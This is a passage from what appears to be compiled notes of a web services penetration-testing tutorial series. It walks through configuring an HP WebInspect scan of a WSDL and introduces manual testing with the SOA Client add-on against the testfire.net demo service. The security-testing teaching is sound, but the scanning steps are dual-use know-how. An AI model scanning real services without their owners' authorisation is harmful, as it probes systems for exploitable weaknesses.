


Figure 17: Web Service Scan Window

Click on “Next” to get the “Authentication and Connectivity” window, where you have to provide all the required details, as shown in Figure 18.




Figure 18: Authentication and Connectivity Window

As in our case we don't need any "Network Proxy" or "Network Authentication," uncheck the "Network Proxy" option, as shown in Figure 19.




Figure 19: Authentication and Connectivity Window

Click on “Next” to open the next window, which contains “Detailed Scan Configuration” but, before that you will be prompted with a pop-up, “Would you like to launch the Web Service Test Designer Now?”, as shown in Figure 20.




Figure 20: Web Service Test Design Prompt

Click on “Yes” to open a new “Web Services Test Designer” window. This window contains all the methods in the provided WSDL file in the top left corner. If you want to add other methods or want to remove any methods, just check or uncheck that method, as shown in Figure 21.




Figure 21: Web Service Test Designer Window

I mentioned earlier that WebInspect is a popular black box web services testing tool and here is the reason: It not only imports all the methods from the WSDL but also fills in the values of required data types in the parameter. So, as a pen tester, you just need to provide a valid WSDL to WebInspect and it will do the rest of the things for you, unlike the other tools, where you need to manually insert data in each method. There is one limitation: Sometimes WebInspect is unable to fill in the proper data type in a required parameter and is unable to detect that method. In our case, WebInspect is unable to detect the IsValidUser method, so a red cross is displayed at the right side of that method.

Now close the “Web Services Test Designer” window. It will prompt you to save the designer file. Click on “Yes” and save it by providing a name for your test designer file in your computer. I saved it as test4. And you will get the name auto set in the names field in Detailed Scan Configuration window as shown in Figure 22.




Figure 22: Detailed Scan Configuration Window

You can see other settings in the same window. If you want any customized settings, you can enable them but, in this case, I am proceeding with the default settings. Click on “Next” to complete the wizard, as shown in Figure 23.




Figure 23: Web Services Scan Wizard Final Window

You will get a congratulation message there. Now click on “Scan” to start the scan. WebInspect will scan the web service and provide you with the vulnerability report, as shown in Figure 24.




Figure 24: WebInspect Result

Here the results of the web service scan are displayed. Now you can use WebInspect to test any web service, especially black box, to discover the existing vulnerabilities and you need to verify it manually to avoid false-positives.

Conclusion

Any automated tool will help you to get good results from a penetration testing and will reduce your time and effort, but it's always better to use them just for coverage and focus more on manual testing, because automated tools can provide false positives and false negatives as well.

Reference

http://www-03.ibm.com/software/products/us/en/appscan/
http://www-01.ibm.com/support/docview.wss?uid=swg21404788
http://pic.dhe.ibm.com/infocenter/apsshelp/v8r6m0/index.jsp?topic=%2Fcom.ibm.help.common.infocenter.aps%2Fc_WebApplicationsvsWebServices002.html
http://www8.hp.com/in/en/software-solutions/software.html?compURI=1341991
http://h30499.www3.hp.com/t5/WebInspect/Using-WebInspect-9-10-to-scan-a-web-service/td-p/4817387
http://blog.qatestlab.com/wp-content/uploads/2013/09/software-testing-company-000188.png

From <https://resources.infosecinstitute.com/web-services-pen-test-part-3-automation-appscan-webinspect/>

In the previous article, we discussed the automated tools available for testing web services, how to automate web services penetration testing using different automated tools, and also why the automation of web services penetration test is not sufficient and manual testing is needed.

In this article, we will focus on the open source tools available to pen test web services manually and why it is so important.

Manual Testing

Manual testing covers lots more different types of nontraditional test cases that will help a pen tester to understand the functionalities and trying different new approaches based on the scenario, rather than fuzzing the general payloads to cover traditional vulnerabilities. It allows a pen tester to think out of the box, which may lead to a zero-day. It also provides freedom to a pen tester to test different business logic vulnerabilities that are literally impossible to cover by a auto scanner.

For manual testing also we need some kind of tools that will help us, so today we will start with the open source manual tools that can be used test web services. We will start with a simple yet effective Mozilla Firefox add-on, SOA Client.

SOA Client

SOA Client (https://addons.mozilla.org/en-US/firefox/addon/soa-client/) is a Mozilla Firefox add-on by Michael Santoso. It is a portable client to access web services and UDDI registries. It is easy to install and it has a user-friendly interface to perform web services penetration testing manually, as shown in Figure 1.




Figure 1: SOA Client window

As I stated earlier, SOA Client is used to access WSDL and UDDI. Below is a list of some web services and UDDI registries that are on the SOA Client page.

Web Services

Credit card verification: https://ws.cdyne.com/creditcardverify/luhnchecker.asmx?wsdl
Census information: http://ws.cdyne.com/DemographixWS/DemographixQuery.asmx?wsdl
Currency foreign exchange: http://www.xignite.com/xCurrencies.asmx?WSDL
Email address validation: http://www.webservicex.com/ValidateEmail.asmx?WSDL
English dictionary: http://services.aonaware.com/DictService/DictService.asmx?WSDL
Number conversion: http://www.dataaccess.com/webservicesserver/numberconversion.wso?WSDL
Image converter (e.g., PSD into JPG): http://www.bigislandcolor.com/imageconvert.wsdl
IP address into location: http://ws.cdyne.com/ip2geo/ip2geo.asmx?wsdl
Stock quote: http://ws.cdyne.com/delayedstockquote/delayedstockquote.asmx?wsdl
Translator (English to Chinese): http://fy.webxml.com.cn/webservices/EnglishChinese.asmx?wsdl
FIFA World Cup 2010: http://footballpool.dataaccess.eu/data/info.wso?WSDL
Weather forecast: http://www.webservicex.net/WeatherForecast.asmx?WSDL

UDDI Registries

http://hma.eoportal.org/juddi/inquiry
http://registry.gbif.net/uddi/inquiry
http://test.uddi.microsoft.com/inquire

As you can see in Figure 1, There are four tabs in SOA Client:

25. Access Web Services
26. Access UDDI Registries
27. Advanced Access
28. About

In this article, we will be using mostly the “Access Web services” and “Advanced Access” options, since we are going to use a public-facing demo web service and not the UDDI registry. So, for this case, we are going to use the same (http://www.testfire.net/bank/ws.asmx?WSDL) for manual testing.

Manual Testing with SOA Client

First open your SOA Client and put this WSDL URL, as shown in Figure 2.




Figure 2: Access Web Services tab

Then Click on “Parse WSDL” to import all the operations present in that web service, as shown in Figure 3.

